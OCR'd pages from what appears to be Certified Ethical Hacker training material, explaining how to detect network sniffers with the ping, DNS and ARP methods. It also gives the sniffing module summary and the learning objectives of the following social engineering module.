
DNS Server
Ping (192.168.0.3)
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

- A machine generating **reverse DNS lookup traffic** is very likely to be running a sniffer



Sniffer Detection Techniques: ARP Method

- Only the machine in the promiscuous mode (machine C) **caches the ARP information** (IP and MAC address mapping)
- A machine in the promiscuous mode **responds to the ping message** as it has the correct information about the host sending the **ping requests** in its cache; the rest of the machines will send an ARP probe to identify the source of the ping request

Sniffer Detection Techniques

- **Ping Method**

  To detect a sniffer on a network, identify the system on the network running in promiscuous mode. The ping method is useful in detecting a system that runs in promiscuous mode, which in turn helps to detect sniffers installed on the network.

Just send a ping request to the suspected machine with its IP address and incorrect MAC address. The Ethernet adapter will reject it because the MAC address does not match, whereas the suspect machine running the sniffer responds to it, as it does not reject packets with a different MAC address. Thus, this response will identify the sniffer in the network.

Figure 8.63: Non-promiscuous mode

- **DNS Method**

  The reverse DNS lookup is the opposite of the DNS lookup method. Sniffers using reverse DNS lookup increase network traffic. This increase in network traffic can be an indication of the presence of a sniffer on the network. The computers on this network are in promiscuous mode.

  Users can perform a reverse DNS lookup remotely or locally. Monitor the organization's DNS server to identify incoming reverse DNS lookups. The method of sending ICMP requests to a non-existing IP address can also monitor reverse DNS lookups. The computer performing the reverse DNS lookup would respond to the ping, thus identifying it as hosting a sniffer.

  For local reverse DNS lookups, configure the detector in promiscuous mode. Send an ICMP request to a non-existing IP address and view the response. If the system receives a response, the user can identify the responding machine as performing reverse DNS lookups on the local machine. A machine generating reverse DNS lookup traffic will most likely be running a sniffer.

IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47

Figure 8.64: Sniffing detection using the DNS method

- **ARP Method**

  This technique sends a non-broadcast ARP to all the nodes in the network. The node that runs in promiscuous mode on the network will cache the local ARP address. Then, it will broadcast a ping message on the network with the local IP address but a different MAC address. In this case, only the node that has the MAC address (cached earlier) will be able to respond to your broadcast ping request. A machine in promiscuous mode replies to the ping message, as it has the correct information about the host that is sending ping requests in its cache; the remaining machines will send an ARP probe to identify the source of the ping request. This will detect the node on which the sniffer is running.

Module Summary

- In this module, we have discussed the following:
    - Sniffing concepts along with protocols vulnerable to sniffing and various hardware protocol analyzers
    - Various sniffing techniques such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, DNS poisoning, etc. along with their countermeasures
    - Various sniffing tools
    - Various countermeasures that are to be employed in order to prevent sniffing attacks
    - The module concluded with a detailed discussion on various sniffing detection techniques
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform social engineering to steal critical information related to the target organization

Module Summary

In this module, we have discussed sniffing concepts along with protocols vulnerable to sniffing and various hardware protocol analyzers. We have also discussed various sniffing techniques, such as MAC attacks, DHCP attacks, ARP poisoning, spoofing attacks, and DNS poisoning, along with their countermeasures. This module also illustrated various sniffing tools. In this module, we have also discussed various countermeasures to be employed to prevent sniffing attacks. This module ended with a detailed discussion on various sniffing detection techniques.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform social engineering to steal critical information related to the target organization.

C|EH Certified Ethical Hacker


EC-Council

MODULE 09

SOCIAL ENGINEERING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Social Engineering Concepts and Phases
- LO#02: Explain Various Social Engineering Techniques
- LO#03: Summarize Insider Threats
- LO#04: Explain Impersonation on Social Networking Sites
- LO#05: Explain Identity Theft
- LO#06: Explain Social Engineering Countermeasures

Learning Objectives

This module provides an overview of social engineering. Although it focuses on fallacies and advocates effective countermeasures, the possible methods of extracting information from another human being rely on attackers’ ingenuity. The features of these techniques make them art, but the psychological nature of some of these techniques makes them a science. The “**bottom line**” is that there is no ready defense against social engineering; only constant vigilance can circumvent some social engineering techniques used by attackers.

At the end of this module, you will be able to:

